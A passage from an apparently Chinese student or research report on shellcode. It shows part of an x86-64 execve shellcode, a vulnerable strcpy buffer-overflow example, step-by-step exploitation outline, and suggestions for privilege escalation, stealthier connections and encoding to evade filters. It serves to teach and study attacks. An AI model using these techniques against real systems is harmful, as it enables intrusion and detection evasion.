
push rdx;第五个参数

push r15;第四个参数

push rcx;第三个参数

push rsi;第二个参数

push rdi;系统调用第一个参数

mov rsi,rsp

mov al,59

syscall；执行

下载后文件的权限设置和执行部分的shellcode编程基本思想与上述流程类似。具体shellcode源码见附件五，放入shellcode装载器后的C语言可执行程序见附件六。

#### 实验成果展示

图八 Linux\_x64实验效果

## 五、shellcode针对缓冲区溢出漏洞的应用

### （一）缓冲区溢出漏洞基本原理

在信息安全领域，缓冲区溢出编程时出现的异常现象，在存在该漏洞的情况下，程序向缓冲区写入数据时，数据长度可能会超出缓冲区边界，并覆盖相邻的内存区域。缓冲区是专门用于存放数据的内存区域，缓冲区溢出通常可能由格式错误的输入触发; 如果假定所有输入都小于一定大小，并且缓冲区被创建为该大小，那么产生更多数据的异常事务可能会导致它写入缓冲区的末尾。如果这会覆盖相邻的数据或可执行代码，则可能导致程序行为不稳定，包括内存访问错误，错误结果和崩溃。

缓冲区溢出漏洞是一个众所周知的安全漏洞。在许多系统中，程序的内存布局或整个系统都有明确的定义。通过发送旨在引起缓冲区溢出的数据，可以写入已知可执行代码的区域，并将其替换为恶意代码。缓冲区广泛存在于操作系统中，一旦发起执行提升权限的攻击即可获得对计算机资源的无限制访问权限。1988年著名的Morris蠕虫即利用了该漏洞[6]。

通常与缓冲区溢出相关的编程语言包括C和C ++，它们不提供访问或覆盖内存任何部分中的数据的内置保护，也不会自动检查写入数组的数据是否在该数组的边界。边界检查可以防止缓冲区溢出，但需要额外的代码和处理时间，因此该漏洞很容易被不法分子利用。现代操作系统使用各种技术来防止恶意缓冲区溢出，特别是通过随机化内存布局，或故意在缓冲区之间留出一定空间。

一个存在缓冲区溢出漏洞的C语言程序如下：

void func(char \*str)


{

char buffer[16];

strcpy( buffer, str);

}

一旦str的长度多于16个字符，就会造成buffer的溢出，使程序出错，因为strcpy函数并不会检查输入字符串的长度。一旦该函数的返回地址被攻击者改写为恶意程序在内存中的地址，则使攻击者的代码得到执行，缓冲区溢出漏洞中栈中的变化如下：



图九 缓冲区溢出原理

### （二）shellcode利用缓冲区溢出漏洞

一般情况下，缓冲区溢出会造成程序崩溃，在程序中，溢出的数据覆盖了返回地址。而如果覆盖返回地址的数据是另一个地址，那么程序就会跳转到该地址，如果该地址存放的是一段精心设计的代码用于实现其他功能，这段代码就是 shellcode。漏洞利用的主要步骤如下：

1、找出存在缓冲区溢出漏洞函数的返回地址；

2、将shellcode复制到堆栈中；

3、利用gdb等工具查找shellcode的地址；

4、将函数返回地址替换为shellcode的地址；

5、存在漏洞的程序执行时，shellcode也得到执行。

## 总结与展望

随着现在操作系统的不断升级以及杀毒软件检测手段的不断进步，shellcode在实际应用中往往会受到实际攻击环境的限制，具有通用性、隐蔽性不强，不能正常注入到指定进程的问题。经调研后总结针对shellcode的开发有以下几点改进措施：

1. 提高通用性

在Linux系统中，考虑在原生shellcode之前添加设定用户id和修改根目录的功能，一旦该程序具有了“setuid”的属性，则可以在shellcode运行之前执行sys\_setuid，给shellcode程序提权，达到正常执行的目的；而使用sys\_chroot可让shellcode访问受害者主机的任意目录。添加这两项功能可提高shellcode通用性[7]。

1. 提高隐蔽性

在网络攻击中，系统管理员查看本机开放端口号的时，很容易会发现异常。因此考虑改变连接方式来提升隐蔽性。可以采用发送shellcode时建立的socket连接发送控制信息，或通过应用能主动与攻击者服务器建立连接的shellcode给目标主机来达到消息传递的隐蔽性。

1. 绕过对shellcode关键字符的过滤

考虑将shellcode进行编码，使其不含敏感字符，而后在shellcode中增加自解码功能，解码后的shellcode在内存中即可正常执行相应功能，提高攻击成功率。

shellcode开发是一项技巧性很强的工作，既要了解各平台下shellcode执行的基本原理，又要对汇编、操作系统等偏底层的应用知识有一定的了解。本文对windows和Linux下不同平台shellcode的执行原理做了详细介绍，又针对一个shellcode开发的实例展示了如何使用汇编语言来执行相应功能函数，已达到预期目的，其间穿插了一些shellcode自动化生成工具的介绍。而后我们又分析了shellcode是如何利用缓冲区溢出漏洞进行攻击的。文章的最后针对shellcode当前利用方面凸显出的不足之处提出了几点改进意见。

本课题的研究对下一步shellcode检测技术的研究具有重要指导意义，但我们在新型shellcode的研究方面做的工作还较少，尤其是针对多态的shellcode。下一步我们将改进编写方法，编写更通用的shellcode并努力提高攻击成功率。

## 参考文献

1. Trustwave《2017全球安全报告》
2. 2016年国内外信息安全漏洞态势报告

[3]徐启杰.基于Win32平台的漏洞挖掘和漏洞利用技术研究[D].上海交通大学.2007

[4]檀凯.恶意代码Shellcode检测技术研究[D].哈尔滨工程大学.2014

[5]刘宇扬.基于数据挖掘算法的shellcode检测研究与实现[D].北京邮电大学.2013

[6]韩万军.缓冲区溢出攻击代码检测与防御技术研究[D].解放军信息工程大学.2012

[7]刘圣卓.Linux下的缓冲区溢出攻击技术研究[D].解放军信息工程大学.2003

[8]linux 系统调用号表. https://blog.csdn.net/qq\_29343201/article/details/52209588

[9]linux进程,fork,exec,wait. https://www.jianshu.com/p/5edf9e0bc321

[10]Windows(x86与x64) Shellcode技术研究. <https://www.anquanke.com/post/id/97601>

[11]Search Exploit-DB for Shellcode. https://www.exploit-db.com/shellcode/?order\_by=title&order=asc&p=Generator

[12]Shellcode Injection. https://dhavalkapil.com/blogs/Shellcode-Injection/

[13]Windows x64 Shellcode. http://mcdermottcybersecurity.com/articles/windows-x64-shellcode

[14]Windows x64 Shellcode. https://www.tophertimzen.com/blog/windowsx64Shellcode/

[15]The Shellcode Generation. https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=1341416

[16]Shellcode. https://en.wikipedia.org/wiki/Shellcode

[17]Writing Shellcode for Linux x64. https://simonuvarov.com/writing-shellcode/

[18]WRITING A DOWNLOAD AND EXEC SHELLCODE. https://govolution.wordpress.com/2014/02/02/writing-a-download-and-exec-shellcode/